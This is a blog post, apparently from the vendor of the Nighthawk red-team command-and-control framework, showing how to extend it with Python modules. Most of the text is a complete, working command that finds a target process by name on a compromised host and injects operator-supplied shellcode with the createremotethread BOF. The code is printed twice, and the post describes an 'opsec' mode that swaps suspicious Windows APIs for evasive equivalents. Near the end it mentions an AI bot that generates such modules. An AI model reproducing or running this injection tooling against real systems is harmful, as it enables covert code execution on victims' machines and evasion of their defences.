Extending Nighthawk with Python Modules
Introduction
In November ‘24 we added client-side scripting support inside the Nighthawk UI. This post serves as a working example of how to extend Nighthawk through these client side scripts.
As previously noted in the original release post, Nighthawk’s client-side scripting is implemented with Python, using PythonNet and can assist in automating complex tasks or chaining commands together.
One of the interesting things about the client-side Python Modules is that they also have full access to the Nighthawk API. We discussed the Nighthawk API in a previous post, but hopefully this will reinforce how powerful and extensible Nighthawk can be, particularly when it comes to automation. As the API is accessible via client-side scripting, it means that all built-in commands, such as whoami, ls and more can be executed within client-side Python modules, as well as being chained, if required, with execution of external tools such as BOFs, PEs and .NET assemblies.
Building an Example
Let’s look at a practical example of creating a Python Module that registers a new command which gets a process listing via the Nighthawk API, searches for a specific process by name, extracts the PID, then uses a BOF to inject in to the process.
To do this, we’ll create a new function called icmd_inject_by_name which takes two arguments, the list of params and an instance of the AgentInfo class which contains the relevant information about the agent. This is the function that will be executed when a newly registered command is associated with it.
def icmd_inject_by_name(params, info):
    if len(params) < 2 or len(params) > 2:
        nighthawk.console_write(CONSOLE_ERROR,
            "Usage: inject_by_name <PROCESS_NAME> <SHELLCODE_FILE>")
        return

    target_name = params[0]
    shellcode_path = params[1]
Within our function, we can pull a process listing from the endpoint using the api.ps method. This method will return a json response where we can extract the ['CommandResponse']['Processes'] node to get the process listing, then simply iterate through the list of processes until we find any that match the process we’re interested in, and print the results in the beacon console:
    # run ps with detailed information in sync mode
    # positional args: injectable_only, detailed_information, skip_process_names,
    #                  client_id, message_id, show_in_console, sync
    result = api.ps(False, True, [], None, None, False, True)
    result = json.loads(result)
    processes = result['CommandResponse']['Processes']

    # find all matching processes (case-insensitive)
    matches = [
        p for p in processes
        if p.get('ImageName', '').lower() == target_name.lower()
    ]

    if not matches:
        nighthawk.console_write(CONSOLE_ERROR,
            f"No process found with name: {target_name}")
        return

    # display all matches
    lines = [f"Found {len(matches)} matching process(es):"]
    for p in matches:
        fields = [f"PID: {p['ProcessId']}"]
        if 'ParentProcessId' in p:
            fields.append(f"PPID: {p['ParentProcessId']}")
        if 'SessionId' in p:
            fields.append(f"Session: {p['SessionId']}")
        if 'UserName' in p:
            fields.append(f"User: {p['UserName']}")
        if 'Arch' in p:
            fields.append(f"Arch: {p['Arch']}")
        lines.append(f"  {', '.join(fields)}")
    nighthawk.console_write(CONSOLE_INFO, '\n'.join(lines))
Once we’ve found a matching process, we’ll take the PID of the first (because YOLO), read some shellcode from disk (using our custom _inj_read_local_file helper) then load the BOF file (using another custom helper _inj_load_bof):
    # use the first match
    pid = matches[0]['ProcessId']
    nighthawk.console_write(CONSOLE_INFO,
        f"Targeting PID: {pid} ({matches[0].get('ImageName', '')})")

    # read shellcode from operator's local file
    shellcode = _inj_read_local_file(shellcode_path)
    if shellcode is None:
        return

    nighthawk.console_write(CONSOLE_INFO,
        f"Loaded {len(shellcode)} bytes of shellcode from {shellcode_path}")

    # load the createremotethread BOF
    bof_data = _inj_load_bof(info, "createremotethread")
    if bof_data is None:
        return
One of the great things about Nighthawk’s BOF loader is it fully supports Cobalt Strike’s Beacon API, meaning that users can take advantage of the many open source community BOFs. There is however a little twist in this though, in that the Nighthawk BOF loader supports an enable_opsec argument, which if set to True (the 5th argument to api.execute_bof), will tell the loader to remap any suspicious Windows APIs (eg. VirtualProtect, VirtualAlloc etc) to Nighthawk’s opsec equivalents.
For this example, we’re going to use the TrustedSec createremotethread BOF, which takes two arguments, the PID and the shellcode bytes. To apply this in Nighthawk, we need to use the Packer class, which allows you to pack arguments of various types before passing them to the method that performs execution (in this case a BOF with execute_bof):
    # pack arguments: i = uint32 PID, b = shellcode bytes
    p = Packer()
    p.adduint32(pid)
    p.addbytes(shellcode)

    # execute
    arch = info.Agent.ProcessArch
    api.execute_bof(
        f"createremotethread.{arch}.o", bof_data, p.getbuffer(),
        "go", True, 0, False, "", show_in_console=True,
    )
To register the command within the Nighthawk UI, where it’ll be visible in the help menu and to support tab completion, we can use the nighthawk.register_command method, as follows:
nighthawk.register_command(icmd_inject_by_name, "inject_by_name",
    "Finds a process by name using ps (detailed) and injects shellcode "
    "into the first matching PID using the createremotethread BOF",
    "Find process by name and inject shellcode via createremotethread",
    "inject_by_name <PROCESS_NAME> <SHELLCODE_FILE>",
    "inject_by_name notepad.exe C:\\shellcode.bin")
The complete example can be found below:
import json

# ---------------------------------------------------------------------------
# Helpers
# ---------------------------------------------------------------------------

def _inj_load_bof(info, bof_name):
    """Load BOF binary for the agent's architecture."""
    arch = info.Agent.ProcessArch
    path = nighthawk.script_resource(f"{bof_name}/{bof_name}.{arch}.o")
    try:
        with open(path, "rb") as f:
            data = f.read()
        if len(data) == 0:
            nighthawk.console_write(CONSOLE_ERROR, f"BOF file is empty: {path}")
            return None
        return data
    except Exception:
        nighthawk.console_write(CONSOLE_ERROR, f"Could not read BOF file: {path}")
        return None

def _inj_read_local_file(filepath):
    """Read a local file and return its bytes, or None on error."""
    try:
        with open(filepath, "rb") as f:
            data = f.read()
        if len(data) == 0:
            nighthawk.console_write(CONSOLE_ERROR, f"File is empty: {filepath}")
            return None
        return data
    except Exception:
        nighthawk.console_write(CONSOLE_ERROR, f"Could not read file: {filepath}")
        return None

# ---------------------------------------------------------------------------
# Command Handler
# ---------------------------------------------------------------------------

def icmd_inject_by_name(params, info):
    if len(params) < 2 or len(params) > 2:
        nighthawk.console_write(CONSOLE_ERROR,
            "Usage: inject_by_name <PROCESS_NAME> <SHELLCODE_FILE>")
        return

    target_name = params[0]
    shellcode_path = params[1]

    # run ps with detailed information in sync mode
    # positional args: injectable_only, detailed_information, skip_process_names,
    #                  client_id, message_id, show_in_console, sync
    result = api.ps(False, True, [], None, None, False, True)
    result = json.loads(result)
    processes = result['CommandResponse']['Processes']

    # find all matching processes (case-insensitive)
    matches = [
        p for p in processes
        if p.get('ImageName', '').lower() == target_name.lower()
    ]

    if not matches:
        nighthawk.console_write(CONSOLE_ERROR,
            f"No process found with name: {target_name}")
        return

    # display all matches
    lines = [f"Found {len(matches)} matching process(es):"]
    for p in matches:
        fields = [f"PID: {p['ProcessId']}"]
        if 'ParentProcessId' in p:
            fields.append(f"PPID: {p['ParentProcessId']}")
        if 'SessionId' in p:
            fields.append(f"Session: {p['SessionId']}")
        if 'UserName' in p:
            fields.append(f"User: {p['UserName']}")
        if 'Arch' in p:
            fields.append(f"Arch: {p['Arch']}")
        lines.append(f"  {', '.join(fields)}")
    nighthawk.console_write(CONSOLE_INFO, '\n'.join(lines))

    # use the first match
    pid = matches[0]['ProcessId']
    nighthawk.console_write(CONSOLE_INFO,
        f"Targeting PID: {pid} ({matches[0].get('ImageName', '')})")

    # read shellcode from operator's local file
    shellcode = _inj_read_local_file(shellcode_path)
    if shellcode is None:
        return

    nighthawk.console_write(CONSOLE_INFO,
        f"Loaded {len(shellcode)} bytes of shellcode from {shellcode_path}")

    # load the createremotethread BOF
    bof_data = _inj_load_bof(info, "createremotethread")
    if bof_data is None:
        return

    # pack arguments: i = uint32 PID, b = shellcode bytes
    p = Packer()
    p.adduint32(pid)
    p.addbytes(shellcode)

    # execute
    arch = info.Agent.ProcessArch
    api.execute_bof(
        f"createremotethread.{arch}.o", bof_data, p.getbuffer(),
        "go", True, 0, False, "", show_in_console=True,
    )

# ---------------------------------------------------------------------------
# Registration
# ---------------------------------------------------------------------------

nighthawk.register_command(icmd_inject_by_name, "inject_by_name",
    "Finds a process by name using ps (detailed) and injects shellcode "
    "into the first matching PID using the createremotethread BOF",
    "Find process by name and inject shellcode via createremotethread",
    "inject_by_name <PROCESS_NAME> <SHELLCODE_FILE>",
    "inject_by_name notepad.exe C:\\shellcode.bin")

In action, the new command would look something like this:
A similar approach to the above can also be taken from .NET assemblies and native EXEs, using the api.inproc_execute_assembly and api.execute_exe methods.

As a bonus, we also recently released HawkEye to customers, an AI Slack bot powered by Opus 4.5 that uses RAG to create a knowledge base of the documentation and code samples. Interestingly, HawkEye was trivially also able to build Python Modules using simple prompts, such as the following where we ask it to make a new command that runs the whoami BOF:

What was more impressive was that it also provide an alternative implementation that simply printed the results of the BOF rather than parsing them through a callback:
To assist in your Nighthawk Python Module development, we’ve provided CNA ports for TrustedSec’s Situational Awareness, Injection and Remote Ops BOFs; pull requests are available here and here.